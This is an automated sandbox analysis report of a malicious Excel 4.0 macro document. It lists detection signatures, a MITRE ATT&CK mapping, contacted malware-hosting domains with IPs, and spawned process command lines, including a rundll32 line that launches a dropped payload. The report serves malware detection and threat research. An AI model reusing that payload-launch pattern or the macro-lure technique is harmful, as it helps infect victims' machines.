ID: 412660
Sample Name:
0b31c0f0_by_Libranalysis.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:58:57
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 0b31c0f0_by_Libranalysis.xls

Overview


General Information

Sample Name:	0b31c0f0_by_Libranalysis.xls
Analysis ID:	412660
MD5:	0b31c0f0844b554.
SHA1:	4be1acd410a4e6..
SHA256:	d59102c1a56271..
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5108 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6256 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6288 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
0b31c0f0_by_Libranalysis.xls	5%	Virustotal		Browse
0b31c0f0_by_Libranalysis.xls	11%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
signifysystem.com	3%	Virustotal		Browse
fcventasyservicios.cl	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false	• 3%, Virustotal, Browse	unknown
fcventasyservicios.cl	192.185.32.232	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://login.microsoftonline.com/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://shell.suite.office.com:1443	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://autodiscover-s.outlook.com/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://cdn.entity.	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://cortana.ai	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://api.aadrm.com/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://api.microsoftstream.com/api/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://cr.office.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://graph.ppe.windows.net	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://store.office.cn/addinstemplate	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://web.microsoftstream.com/video/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://graph.windows.net	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://dataservice.o365filtering.com/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://ncus.contentsync.	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://weather.service.msn.com/data.aspx	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://apis.live.net/v5.0/	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://management.azure.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://wus2.contentsync.	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	F29B1D57-CE95-4888-B145-4A6EF177D137.0.dr	false		high
